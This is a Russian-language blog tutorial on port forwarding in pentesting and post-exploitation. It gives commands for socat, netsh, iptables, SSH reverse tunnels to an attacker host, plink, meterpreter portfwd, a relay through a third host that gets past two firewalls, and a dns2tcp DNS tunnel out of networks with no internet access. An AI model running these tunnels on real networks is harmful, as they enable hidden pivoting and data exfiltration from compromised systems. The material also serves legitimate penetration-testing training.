Проброс портов при пентесте и постэксплуатации

spy-soft.net/port-forwarding


9 сентября 2020 г.

Наверное, самое простое при взломе (пентесте) и постэксплуатации — это пробросить куда-нибудь порт. Вариантов простого проброса портов достаточно много.

Еще по теме: Проброс интернета по DNS

На самом деле для простых пробросов будет достаточно замечательной утилиты socat:

```
1  victim$> socat.exe tcp-listen:4445,fork tcp-connect:target:445
```



Простой проброс портов

Программа socat, кстати, портирована из Linux, поэтому там ее тоже можно задействовать, используя абсолютно аналогичный синтаксис. Вообще, возможности socat гораздо шире, чем простой проброс. К этой утилите мы еще вернемся.

Если на скомпрометированной машине у атакующего есть права администратора или root, то редирект можно выполнить средствами файрвола. На Windows это делается так:

```
1  victim#> netsh interface portproxy add v4tov4 listenport=4445 listenaddress=victim
2  connectport=445 connectaddress=target
```

На Linux так:


```
1  victim#> iptables -t nat -A PREROUTING -p tcp --dport 4445 -j DNAT --to-
   destination target:445
```

Local port forwarding

Говоря о пробросе портов, нельзя пройти мимо SSH, который представляет собой достаточно гибкое решение и часто используется для этой цели. На самом деле SSH выполняет не совсем обычный редирект. Он создает туннели, позволяя повторно использовать соединение — пробрасывать новое сетевое соединение внутри другого, уже установленного. Примечательно, что и сервер, и клиент могут выступать в роли звена, выполняющего проброс.

Подразумеваем, что на victim запущен SSH-сервер, вне зависимости от того, какая ОС там используется. Проброс выполняется следующим образом:

```
1  attacker> ssh -N user@victim -L 4445:target:445
```



Проброс портов с использованием SSH

Remote port forwarding

Remote port forwarding отличается от локального проброса лишь тем, что сама процедура выполняется с SSH-сервера. В этом случае направление проброса будет противоположным установленному SSH-подключению.

Remote port forwarding может пригодиться, если нужно организовать канал эксфильтрации с victim через attacker. Например, чтобы установить нужные пакеты, скачав их через прокси на изолированном от интернета скомпрометированном хосте.

Но чаще Remote port forwarding применяется, если на victim не запущен SSH-сервер или фильтруется порт. В таком случае мы можем все так же пробросить порт с attacker, но уже по инициативе victim.

Сперва запустим SSH-сервер у себя и создадим фиктивную учетную запись:


```
1  attacker> sudo /etc/init.d/ssh start
2  attacker> useradd -M -N -d /dev/ -s /bin/false proxy
3  attacker> passwd proxy
```

Чтобы неинтерактивно залогиниться по SSH, используем ключи:

```
1  victim$> chown user priv_key
2  victim$> chmod 0400 priv_key
```

А теперь создаем проброс по схеме back-connect:

```
1  victim$> ssh -i priv_key proxy@attacker -N -R 4445:target:445 -o
   StrictHostKeyChecking=no
```



Проброс по схеме back-connect

Подобный способ также поможет обойти файрвол или NAT. В Windows, где ты, скорее всего, не встретишь SSH-серверы, нам тоже придется использовать Remote port forwarding, применив для этого портативный клиент:

```
1  victim> plink.exe -N -l proxy -pw passwd -R 4445:target:445 attacker -P 22
```

В итоге получаем конфигурацию, идентичную той, что показана на рисунке выше. На картинке видно, что в случае с Local Port Forwarding роль проброса играет клиент, а при Remote Port Forwarding — сервер.

Работая с metasploit, мы также можем выполнять пробросы, используя соединение между victim и attacker, то есть организовать туннелирование. Чтобы построить туннель attacker:4445 → victim → target:445, делаем следующее:

```
1  meterpreter> portfwd add -L 127.0.0.1 -l 4445 -r target -p 445
```


Для организации туннеля victim:6666 → attacker → target:8888 выполняем следующую команду:

```
1  meterpreter> portfwd add -R -L target -l 8888 -p 6666
```

Еще по теме: Создание VPN-туннеля на Windows и Linux


Обход сразу двух файрволов

Атакующим часто приходится сталкиваться с хорошо изолированными VLAN, когда attacker и victim находятся в разных сетях за файрволом или NAT и не могут напрямую устанавливать соединения ни в ту, ни в другую сторону.



Attacker и victim находятся в разных сетях за файрволом или NAT


Никакой reverse shell или SSH-туннели нам тут не помогут. В качестве альтернативы можно организовать доступ на «третий» хост из другого VLAN, на который оба могут инициировать TCP-соединение.



Организация соединения через третий хост

Найти такой хост обычно не составляет проблемы. Разумеется, этот самый третий хост точно так же не может преодолеть файрвол и достучаться до attacker или victim. Для решения этой задачи используем следующий трюк:

```
1  third$> socat tcp-listen:5555 tcp-listen:6666
2  victim$> socat tcp-connect:third:6666 tcp-connect:target:22
```



Организация соединения с использованием промежуточного хоста

Важно инициировать первое подключение к 5555/tcp, поскольку socat выполняет вторую половину операций с сокетами (tcp-listen:6666) после установки соединения tcp-listen:5555. В итоге получается, что два входящих соединения связываются через pipe, и через этот pipe может пойти трафик в обход сразу двух файрволов или NAT.




Схема обхода файрволов и NAT

В результате мы получили доступ к порту 22 на машину target, которая пряталась за файрволом.

dns2tcp

Теперь рассмотрим тяжелый, но все же довольно характерный случай: из скомпрометированной сети нет доступа в интернет. Придется снова использовать DNS.

Утилита dns2tcp имеет версии для Windows и Linux и использует похожий на SSH синтаксис проброса портов. На серверной стороне у attacker в dns2tcpdrc мы указываем следующие настройки:

```
listen = 1.2.3.4
port = 53
user = nobody
key = s3cr3t
chroot = /var/empty/dns2tcp/
domain = attacker.tk
```

Запускаем:

```
attacker> sudo ./dns2tcpd -F -d3 -f dns2tcpdrc
```

Копируем на victim клиентскую часть. Для проброса трафика по маршруту victim:4444 → attacker → target:5555 запускаем утилиту со следующими параметрами:

```
1  victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -L 4444:target:5555 8.8.8.8
```

Для проброса по маршруту attacker:4445 → victim → target:445 запускаем тулзу так:

```
1  victim$> dns2tcpc.exe -z attacker.tk -k s3cr3t -t 3 -R 4445:target:445 8.8.8.8
```

Теперь через данный туннель можно организовать прокси или пробросить сессию meterpreter и забыть об отсутствии интернета.

Еще по теме: Проксирование с помощью 3proxy и SSH